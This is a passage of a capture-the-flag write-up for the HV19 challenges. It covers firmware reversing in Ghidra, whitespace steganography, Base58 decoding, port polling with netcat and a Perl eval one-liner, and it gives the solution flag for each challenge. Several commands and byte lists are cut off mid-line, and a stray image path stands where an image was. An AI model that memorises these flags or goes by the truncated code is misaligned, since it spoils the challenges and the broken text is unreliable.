So, let's get that ROM, then. That's easier said than done. Hours later, and thanks to logical overflow and bread, I found it: https://github.com/seemoo-lab/bcm_misc/blob/master/bcm43430a1/rom.bin. Close enough - let's see whether it makes sense. Loading into Ghidra at base address 0x800000 made it meaningful.

It turns out, `func_0x00803cd4` is some sort of *strcpy* function, copying n bytes (`param_3`) from a memory location (`param_2`) to another (`param_1`). Not much new for our challenge, then.

Ok, let's look at what happens if we proceed in a smarter way. Let's consider the branches which test for `0xcafe` , `0xd00d` and `0x1337` (which seem suspicious, given these oddly specific and CTF-like values).

If `param_2` takes the value `0xcafe` , the base64 string is copied to the address indicated by `param_3` and returns. If it takes `0x1337` , we go down the XOR path. What if it takes `0xd00d` ?

If `param_2` takes `0xd00d` , `FUN_00002390` is called, which is in the initial (unpatched) binary. Some closer analysis indicated, that it is referenced

quite often and it seems to be some sort of efficient *memcpy* copying n bytes (`param_3`) from one memory location (`param_2`) to another (`param_1`).

Looking at the parameters given to `FUN_00002390` , it seems that we copy `0x17` bytes from `0x800000` to `0x00058eac` (which `0x00058e8c` points to).

Let's digest this (it took me quite a while): The program copies bytes from the beginning of the ROM and places them to the location used for XORing. If that's not a milestone!?

The first `0x17` bytes of the ROM are: `41 ea 00 03 13 43 9b 07 30 b5 10 d1 0c 68 03 68 63 40`

XORed with the value on the stack, this gives: `48 56 31 39 7b 59 30 75 77 33 6e 37 46 75 6c 6`

...which is our **flag**!

So, to summarize, the analysed function has to be called twice. Once with a value of `0xd00d` to initialize data and a second time with a value of `0x1337` to do the XOR and get the flag.

Distractors

As described, I took the diff between the patched firmware and the original one. Turns out, this was more a disctractor than a help. With differing sections being highlighted, I decided to have a look at them at some point. That was the start of a veeery deep rabbit hole.

0xcc managed to pull me out of that rabbit hole a couple of hours before the challenge's deadline for full points.

In the process of solving this challenge, I also learned a lot about ARM architectures and binaries, which can be in ARM mode (32 bit), thumb mode (16 bit) etc. This link also made me discover `disarm` .

I also discovered that there's much more about firmware reversing to be learned. Another link to keep is https://blog.quarkslab.com/reverse-engineering-broadcom-wireless-chipsets.html.

In addition to what was needed for the flag, I reversed the remaining function call `FUN_00058d9c` , which seems to initialize a data stucture, but was not helpful beyond that.

I also went into `FUN_000455f8` , `FUN_000567f0` , `FUN_00055f9c` (!!!) and `FUN_00055e54` , all of which was just wasted time (and excercise).

Credits

- *mcia* for moral support (and bringing me back in front of the screen when I already gave up).
- *0xcc* for bringing me back on the right path.
- *logical overflow* and *bread* for giving me a pointer, when I already started extracting a ROM after multiple hours of unsuccessful googling.

Flag

HV19{Y0uw3n7FullM4Cm4n}

HV19.H01 - Hidden One

Author	Level	Categories
hidden	novice	fun

Given

Day 06 > the Copy&Paste box contains whitespaces and tabs:

```
Born: January 22
Died: April 9
Mother: Lady Anne
Father: Sir Nicholas
Secrets: unknown
```

Approach

It's not morse, it's not ASCII, it's not a whitespace program. It's simply whitespace stego.

Credits to mcia for phrasing out what I observed, but wasn't able to type out myself - leading to the snow/stegsnow tool. http://manpages.ubuntu.com/manpages/bionic/man1/stegs

```
# The following command probably doesn't work in a shell, but you get the point... ;)
cat << EOF




EOF > bla.txt
stegsnow -C bla.txt
```

Flag

`HV19{1stHiddenFound}`

HV19.H02 - Hidden Two

Author	Level	Categories
inik	novice	fun

Given

The zip file from HV19.07.

Approach

Unzipping the zip file from HV19.07 produces an mp4 file called `3DULK2N7DcpXFg8qGo9Z9qEQqvaEDpU`.

Decode this file's base name with Base58 and get the flag.

Flag

`HV19{Dont_confuse_0_and_O}`

HV19.H03 - Hidden three

Author	Level	Categories
M./inik	novice	fun; penetration testing

Given


”Not each quote is compl”

Hidden three appeared together with HV19.11.

Approach

- Scan whale.hacking-lab.com.
- Discover port 17, (”Quote of the day”) is open.
- Netcat to the port, check what’s returned.
- Be disappointed that there’s only 1 character and not a flag.
- Be bored and check again later only to notice the character changed.
- Use an AWS EC2 instance to poll the port.
- See that there’s a new character every hour (*sigh*).
- Record characters for 24h.
- Get the flag.

In other news, the flag was commented as follows (as tweeted by @Cac0nym):



Flag

`HV19{an0ther_DAILY_fl4g}`

HV19.H04 - Hidden Four

Author	Level	Categories
M.	novice	fun; programming

Given

Not much;

Hidden 04 appeared together with HV19.14.

Approach

Take the flag from HV19.14 and ”run” it:

```
HV19{s@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(..)][\2\1]g;s%4(...)%"p$1t"%
```

How I’ve done it

And split it up into multiple regexes.

```
$a="";
$a=~s@@jSfx4gPcvtiwxPCagrtQ@; # s-function: substitute
print "${a}\n";
$a=~y^p-za-oPQ^a-z\x20\n^;  # y-function: transliterate
print "${a}\n";
$a=~ s[(.)(..)][\2\1]g; # substitute globally (modifier: g)
print "${a}\n";
# Prints "Squ4ring the Circle"
$a=~s%4(...)%"p$1t"%ee; # modifier: ee - evaluate the right side as a string then eval
print "${a}\n";
# Prints "Squ1g the Circle"
```

Investigating on modifers, the last expression obviously was meant to print out the flag.

When run as a script, however, this does not work. So, I’ve taken the intermediary string to submit as a flag.

How it could’ve been done

After a quick chat with M. (the author of the challenge), I learned that this kind of things can be run directly inline:

```
perl -e 's@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(..)][\2\1]g;s%4(...)%"p$
```

Credits

Thanks *M.* for being patient with me.

Flag

```
HV19{Squ4ring the Circle}
```